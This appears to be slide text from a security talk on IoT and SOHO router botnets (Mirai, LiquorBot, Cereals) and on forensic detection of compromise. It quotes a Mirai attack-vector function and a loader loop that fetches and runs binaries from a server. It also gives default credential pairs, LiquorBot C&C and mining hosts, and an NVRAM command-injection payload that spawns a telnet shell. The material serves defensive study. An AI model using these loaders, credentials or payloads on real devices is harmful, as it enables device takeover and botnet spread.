
Mirai

- Worm Propagation
- Target: IoT Devices
- Use default username and password
- DDoS
- Open Source
  - Easy to create variants of Miria
    - miori
    - Omni
    - Satori
    - TheMoon

```c
BOOL attack_init(void)
{
    int i;
    add_attack(ATK_VEC_UDP, (ATTACK_FUNC)attack_udp_generic);
    add_attack(ATK_VEC_VSE, (ATTACK_FUNC)attack_udp_vse);
    add_attack(ATK_VEC_DNS, (ATTACK_FUNC)attack_udp_dns);
    add_attack(ATK_VEC_UDP_PLAIN, (ATTACK_FUNC)attack_udp_plain);
    add_attack(ATK_VEC_SYN, (ATTACK_FUNC)attack_tcp_syn);
    add_attack(ATK_VEC_ACK, (ATTACK_FUNC)attack_tcp_ack);
    add_attack(ATK_VEC_STOMP, (ATTACK_FUNC)attack_tcp_stomp);
    add_attack(ATK_VEC_GREIP, (ATTACK_FUNC)attack_gre_ip);
    add_attack(ATK_VEC_GREETH, (ATTACK_FUNC)attack_gre_eth);
    //add_attack(ATK_VEC_PROXY, (ATTACK_FUNC)attack_app_proxy);
    add_attack(ATK_VEC_HTTP, (ATTACK_FUNC)attack_app_http);
    return TRUE;
}
```

https://github.com/jgamblin/Mirai-Source-Code

```
binarys = "mips mpsl arm arm5 arm6 arm7 sh4 ppc x86 arc"
server_ip = "$SERVER_IP"
binname = "miori"
execname = "$EXECNAME"

for arch in $binarys
do
    cd /tmp
    wget http://$server_ip/$binname.$arch - O $execname
    chmod 777 $execname
    ./$execname Think.PHP
    rm -rf $execname
done
```



Default
Username / Password

CVE-2018-20062

Default
Username / Password


CVE-2018-20062

CVE-2018-20062

Default
Username / Password

LiquorBot

- Base on Mirai
- Worm Propagation
- 82 Default username / password
- Use 12 router exploits
  - Weblogic, WordPress, Drupal
- XMR Miner




Idx	Meaning	Value
1	CnC host	ardp.hldns.ru
2	CnC port	7630
3	mining server host	bpsuck.hldns.ru
4	mining server port	3333
5	miner script path	/tmp/.lmr
6	miner config content	[see below]
7	miner config path	/tmp/config.json
8		Yayy./enc /tmp/config.json Lets do this
9	instance	127.0.0.1:42078
10		Nothing interesting here :(
11	resolver file	/etc/resolv.conf
12	resolver file content	# Generated by LiquorBot\nnameserver 8.8.8.8\nnameserver 8.8.4.4\n
13		tcp
14	command1	download
15	command2	rget
16	command3	exec
17	command4	shutdown
18		/tmp/.ldrop
19		User-Agent
20	user agent content	Wget (liquor-linux)
21		GET
22	charset for username	ABCDEFGHIJKLMNOPQRSTUVWXYZ
23	erased file	/root/.bash_history
24	erased file	/home/woot/.bash_history
25		liquor
26	infection command	[see Fig. 5]

https://labs.bitdefender.com/2020/01/hold-my-beer-mirai-spinoff-named-liquorbot-incorporates-cryptomining/

Cereals

- Worm Propagation
- D-Link NVRs and NAS
- 1 Exploit: CVE-2014-2691
- Install Services
  - VPN (Tinc)
  - HTTP proxy (Polipo)
  - Socks proxy (Nylon)
  - SSH daemon (Dropbear)
  - new root / remote user
- Goal: Download Anime



https://www.forcepoint.com/blog/x-labs/botnets-nas-nvr-devices

Post-Exploitation Techniques

Understanding Threats

Common

- Persistence
- Weak password
- Hardcoded SSH
- Service(ssh, telnet, ddns, vpn client, ddns , proxy)
- C&C

APT

- DNS Hijacking
- Reverse Shell
- Reverse-TCP VPN
- Port Forwarding
- Sniffer
- DoS
- Compromised DLL

Botnet

- Worm
- DDoS
- Coin Miner

Control

- HTTP Proxy
- SOCKS
- Port Forwarding
- Reverse Shell
- Reverse-TCP VPN


Network

- Weak password
- Hardcoded SSH
- SSH
- TELNET
- DDNS
- VPN
- Sniffer

Intention

- C&C
- Worm
- DDoS
- Coin Miner
- DNS Hijacking
- Fake Binary

Conclusion of Attack



Identify Threats

Forensic Evidences

- Process
    - Memory
    - Environment
- File
    - /etc/shadow
    - Hardcoded password
    - Autoruns (crontab)
    - NVRAM
    - logs
- Network

Process Detection

Artificial Operator (ENV)

- TMOUT=0
- ENV=/etc/profile
- TZ=GMT-8
- OLDPWD=/home

```
SSH_CLIENT=192.168.7.199 50589 22
USER=admin
OLDPWD=/tmp/home/root
HOME=/root
SSH_TTY=/dev/pts/0
PS1=\u@\h:\w\$
LOGNAME=admin
TERM=xterm-256color
PATH=/bin:/usr/bin:/sbin:/usr/sbin:/home/adm
in:/mmc/sbin:/mmc/bin:/mmc/usr/sbin:/mmc/usr
/bin:/opt/sbin:/opt/bin:/opt/usr/sbin:/opt/u
sr/bin
SHELL=/bin/sh
PWD=/tmp
SSH_CONNECTION=192.168.7.199 50589
192.168.7.253
```

Suspicious Process

parent process ?

- sshd
  - dropbear (ssh)
- web serverice
  - httpd
  - lighttpd

Unexpected Process ?

- SSH
- TELNET
- DDNS
- VPN

Hardcoded key

- Telnet password
- Certifcate
- AES Key

```
openssl zlib -e %s | openssl
-e %s
openssl
-d %s %s | openssl zlib -d
-e %s %s
-d %s %s
-in %q
-k %q
-kfile /etc/secretkey
2EB38F7EC41D4B8E1422805BCD5F740BC3B95BE163
E39D67579EB344427F7836
360028C9064242F81074F4C127D299F6
-iv
crypt_used_openssl
enc_file
```

Weak Password

check your self by dictionary attack

- /usr/share/wordlist
- /usr/share/wfuzz/wordlist
- /usr/share/golismero/wordlist
- /usr/share/dirb/wordlist

root	xc3511
root	vizxv
root	admin
admin	admin
root	888888
root	xmhdipc
root	default
root	juantech
root	123456
root	54321
support	support
root	(none)
admin	password
root	root
root	12345
user	user
admin	(none)
root	pass
admin	admin1234
root	1111
admin	smcadmin
admin	1111
root	666666

Persistence

Attacker can re-package the firmware with several malware


- /etc/rc.d/
- /etc/init.d/malware
- crontab
- nvram

NVRAM

- NVRAM / Flash
  - /dev/nvram
  - /proc/mtd
  - /dev/mtd*

```
mtd0: 0x00000000-0x00400000 : "ALL"
mtd1: 0x00000000-0x00030000 : "Bootloader"
mtd2: 0x00030000-0x00040000 : "Config"
mtd3: 0x00040000-0x00050000 : "Factory"
mtd4: 0x00050000-0x00360000 : "Kernel"
mtd5: 0x00360000-0x003b0000 : "DATA"
```

/proc/mtd




MTD Partition

Read NVRAM

```
url_filter_rule=rule_1,www.google.com
mac_filter_enable=1
mac_filter_max_num=24
mac_filter_mode=deny
mac_filter_rule=
mac_ipv6_filter_enable=1
telnetEnabled=0
WscCusPBCEnable=1
WscCusPINEnable=0
CusChannel=0
factory_mode=2
```


/dev/mtd2



Payload in NVRAM

```
url_filter_rule=rule_1,www.google.com$(telnet
d -l sh -p 1337 -b 0.0.0.0),
mac_filter_enable=1
mac_filter_max_num=24
mac_filter_mode=deny
mac_filter_rule=
mac_ipv6_filter_enable=1
telnetEnabled=0
WscCusPBCEnable=1
WscCusPINEnable=0
CusChannel=0
factory_mode=2
```

/dev/mtd2



Othres

- Fake Binary
  - Diff with firmware
  - File Modification Date
- logs
  - system logs - /jffs/syslog.log


DNS Hijacking

dnsmasq

resolve.conf

```
/etc/resolv.conf
nameserver 192.168.7.1
nameserver 192.168.7.254
```

DHCP option



● Obtain DNS server address automatically

○ Use the following DNS server addresses:


Preferred DNS server: . . .

Alternate DNS server: . . .

□ Validate settings upon exit

Sniffer

- One of inode exist /proc/net/packet probably is Sniffer (SOCKS_RAW)



Network Tools - Netstat

Display Network Details

Method	Netstat
Option	RAW sockets
Resolve name	No

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
```

Suspicious Network


- Iptables
- HTTP Proxy
- Port Forwarding
- Reverse shell
- Reverse VPN client

SOHO Router Security Solution

SOHO Router Security Solution

